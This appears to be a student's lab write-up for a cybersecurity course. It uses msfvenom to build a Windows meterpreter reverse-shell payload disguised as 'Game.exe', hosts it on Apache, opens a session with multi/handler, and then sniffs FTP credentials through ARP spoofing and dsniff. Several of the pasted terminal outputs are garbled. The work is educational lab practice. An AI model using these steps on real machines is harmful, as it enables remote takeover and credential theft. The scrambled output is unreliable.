

Let's Upgrade

Day 6 Assignment | Cybersecurity

By: Hitesh Gupta

Q1. • Create payload for windows .


- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Ans: I will be using a Pentester Win-16(Target Machine) and Kali Linux Virtual Machine.

- > Create a web server.
- > Create a exploit and host it on a web server.
- > Let the target download the exploit and install it.
- > Start meterpreter session using msfconsole to see the activity.

Step 1: Open Kali Linux terminal and enter the root user by using the command `sudo su -` and enter password.

Step 2: Install apache2 using command `apt install apache2 -y`



```
kali@kali: ~  
File Actions Edit View Help  
The following additional packages will be installed:  
  apache2-bin apache2-data apache2-utils  
Suggested packages:  
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom  
The following packages will be upgraded:  
  apache2 apache2-bin apache2-data apache2-utils  
4 upgraded, 0 newly installed, 0 to remove and 455 not upgraded.  
Need to get 2,033 kB of archives.  
After this operation, 19.5 kB of additional disk space will be used.  
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 apache2 amd64 2.4.46-1 [260 kB]  
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 apache2-bin amd64 2.4.46-1 [1,368 kB]  
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 apache2-data all 2.4.46-1 [160 kB]  
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 apache2-utils amd64 2.4.46-1 [245 kB]  
Fetched 2,033 kB in 10s (204 kB/s)  
(Reading database ... 257933 files and directories currently installed.)  
Preparing to unpack .../apache2_2.4.46-1_amd64.deb ...  
Unpacking apache2 (2.4.46-1) over (2.4.43-1) ...  
Preparing to unpack .../apache2-bin_2.4.46-1_amd64.deb ...  
Unpacking apache2-bin (2.4.46-1) over (2.4.43-1) ...  
Preparing to unpack .../apache2-data_2.4.46-1_all.deb ...  
Unpacking apache2-data (2.4.46-1) over (2.4.43-1) ...  
Preparing to unpack .../apache2-utils_2.4.46-1_amd64.deb ...  
Unpacking apache2-utils (2.4.46-1) over (2.4.43-1) ...  
Setting up apache2-bin (2.4.46-1) ...  
Setting up apache2-data (2.4.46-1) ...  
Setting up apache2-utils (2.4.46-1) ...  
Setting up apache2 (2.4.46-1) ...  
Installing new version of config file /etc/apache2/mods-available/deflate.conf ...  
Processing triggers for man-db (2.9.3-2) ...  
Processing triggers for kali-menu (2020.3.2) ...  
Processing triggers for systemd (245.6-2) ...
```

Step 3: Now we will create a directory. Type and enter:


```
> cd /var/www/html  
> mkdir CounterStrike  
> cd CounterStrike
```

Step 4: Now we will create up our Payload/venom.

Type and enter `msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=YOUR KALI IP ADDRESS -f exe > /var/www/html/CounterStrike/Game.exe`

Step 5: Now the web server is created. Type the following command to run it:

```
> systemctl enable apache2  
> systemctl start apache2
```



```
kali@kali: ~  
File Actions Edit View Help  
root@kali:/var/www/html# mkdir CounterStrike  
mkdir: cannot create directory 'CounterStrike': File exists  
root@kali:/var/www/html# cd CounterStrike  
root@kali:/var/www/html/CounterStrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.2  
06.137 -f exe>  
bash: syntax error near unexpected token `newline'  
root@kali:/var/www/html/CounterStrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.2  
06.137 -f exe> /var/www/html/CounterStrike/Game.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload LHOST=192.168.206.137 LURI=/var/www/html/CounterStrike/Game.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai noprefixroute eth0  
x86/shikata_ga_nai succeeded with size 368 (iteration=0)  
x86/shikata_ga_nai chosen with final size 368 link noprefixroute  
Payload size: 368 bytes  
Final size of exe file: 73802 bytes  
root@kali:/var/www/html/CounterStrike# systemctl enable apache2  
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.  
Executing: /lib/systemd/systemd-sysv-install enable apache2  
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.  
root@kali:/var/www/html/CounterStrike# systemctl start apache2  
root@kali:/var/www/html/CounterStrike#
```

<http://192.168.206.137/CounterStrike/>

Step 8: Go to the Location where your file (exploit) is downloaded in Target-Win-16. Create a text file named **b** there. Now there open your machine and go to root directory `cd ~` and create a text file using command `touch a.txt`. Now open Metasploit framework using command `Msfconsole`

```
> use multi/handler
> set payload windows/meterpreter/reverse_tcp
> show options
```

```
kali@kali: ~  
File Actions Edit View Help  
root@kali:/home/kali# cd ~  
root@kali:~# ls -la /tmp/.X0-unix/ 2>& | grep socket  
root@kali:~# touch a.txt  
root@kali:~# msfconsole R_U> mtw 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 88:08:06:0d:00:00 brd 88:08:06:0d:00:00  
net eth0 flags=4096 scope host ie  
[*****$a, server*****]  
[*****$$`?a,*****]  
[%-----%] it for ?a,  
[%-----%] WEB UP : ,a$%  
[%-----%] ,a$a$""  
[%-----%] $P"a$00sec  
[%-----%] "a,$$  
[%-----%] "a,$$  
[%-----%] ""$  
+ -- ==[ metasploit v5.0.99-dev ]  
+ -- ==[ 2045 exploits - 1106 auxiliary - 344 post ]  
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]  
  
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services  
  
msf5 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  
  
Name Current Setting Required Description  
-----  
  
Payload options (windows/meterpreter/reverse_tcp):
```

Step 10: If LHOST doesn't appear type command:

```
> set LHOST (ip of kali machine)
```

In my case it's 192.168.206.137

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ ipconfig  
bash: ipconfig: command not found  
kali@kali:~$ msf5 exploit(multi/handler) PAYLOAD(options: windows/meterpreter/reverse_tcp):  
1: wlan0 <LOOPBACK,UP,LOWER_UP> mtu 65536 brdfe 00:00:00:00:00:00 state UNKNOWN group default qlen 1000  
Name /dev Current Setting Required Description  
EXITFUNC process over pref yes lfi Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.206.137 scope host yes The listen address (an interface may be specified)  
LPORT 4444 forever pref yes lfi The listen port  
2: wlan0 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
link/ether 08:00:3d:05:37:38 brd ff:ff:ff:ff:ff:ff  
Exploit target:  
0: wlan0 /24 brd 192.168.206.255 scope global dynamic noprefixroute eth8  
valid_lft 1400sec preferred_lft 1400sec  
Id Name 0: wlan0 /24:192.168.206.137/24 scope link noprefixroute  
-- -- --  
0 Wildcard Target  
msf5 exploit(multi/handler) > set LHOST 192.168.206.137  
LHOST => 192.168.206.137
```

Step 11: Now type: `exploit -j -z` and press enter. Open your Target windows machine and run the Game.exe file. The victim machine is now exploited. Now you can press `?` on your kali terminal to see the list of commands we can use.

Step 12: Type: `sessions -i (ID)` to start interacting with the target.

Type: **sysinfo** to get system information of the targeted system.

```

kali@kali: ~
04:58 AM 0%

File Actions Edit View Help

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

msf5 exploit(multi/handler) > sessions
Active sessions: 1
[*] Started reverse TCP handler on 192.168.206.137:4444

msf5 exploit(multi/handler) > sessions
Active sessions: 1
[*] Sending stage (176195 bytes) to 192.168.206.137
[*] Meterpreter session 2 opened (192.168.206.137:4444 -> 192.168.206.137:49766) at 2020-09-02 04:55:42 -0400


msf5 exploit(multi/handler) > sessions
Active sessions
--
Id   Name      Type      Information                                     Connection
--
2    meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.206.137:4444 -> 192.168.206.137:49766 (192.168.206.137)

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : WIN-2P0T021FDJH
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```


Step 13: Here I then downloaded and uploaded file **a** & **b** respectfully by using commands in screenshot.



Q2. • Create an FTP server

- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


Ans: Here I'll use two Pentester-Win-16 and Kali Linux virtual machines in VMware workstation. For this, make sure that all the machines are under same network and all the machines are **NATed**.
Now perform following steps:

Step 1: Open one Pentester-Win-2016. Press **Windows+R** and type **ncpa.cpl** and press enter.

> Right click on Ethernet go to Properties >Internet Protocol version 4 (TCP/IPv4) > Obtain IP & DNS automatically. (Do this for the other PenTester Machine too)

Step 2: Open Target-Win-2016 machine (I renamed the copy of Pentester-Win-2016). Go to Start> Server Manager. Under **Manage** drop down menu select **Add Roles and Features**.

Step 3: A setup wizard dialogue box appears. Click on **next> next>** Select **Web Server (IIS)** and click **next> next> next>** Select **FTP Server** and **FTP server extensibility** and click on **next> Install**. Wait for the installation to Complete. After the installation is complete click **close**.




Step 4: Now find IP of both windows machines (Pentester and Target machines) by using the **ipconfig** command in command prompt.

Step 5: Now open the Kali Linux VM with root user and do a nmap scan.

The command will be: **nmap -Pn -sS (IP to be scanned).**

After scanning we found that in machine having IP **192.168.206.132** (Target-win-16) the **port 21 (ftp)** is open.




Step 6: Now in Kali Linux VM install dsniff using command `sudo apt install dsniff`

Step 7: For MITM (Man In The Middle) attack. Type command:

- > `echo 1 > /proc/sys/net/ipv4/ip_forward` and then type:
- > `sysctl -w net.ipv4.ip_forward=1`. This will enable routing.

Step 8: Now for spoofing use the following command:

`arp spoof -i eth0 -t (target address) -r (receiver address)`



Step 9: Open a new terminal with root user and type the following command:

> **dsniff -i eth0** to start sniffing.

for detailed sniffing use **Wireshark**.

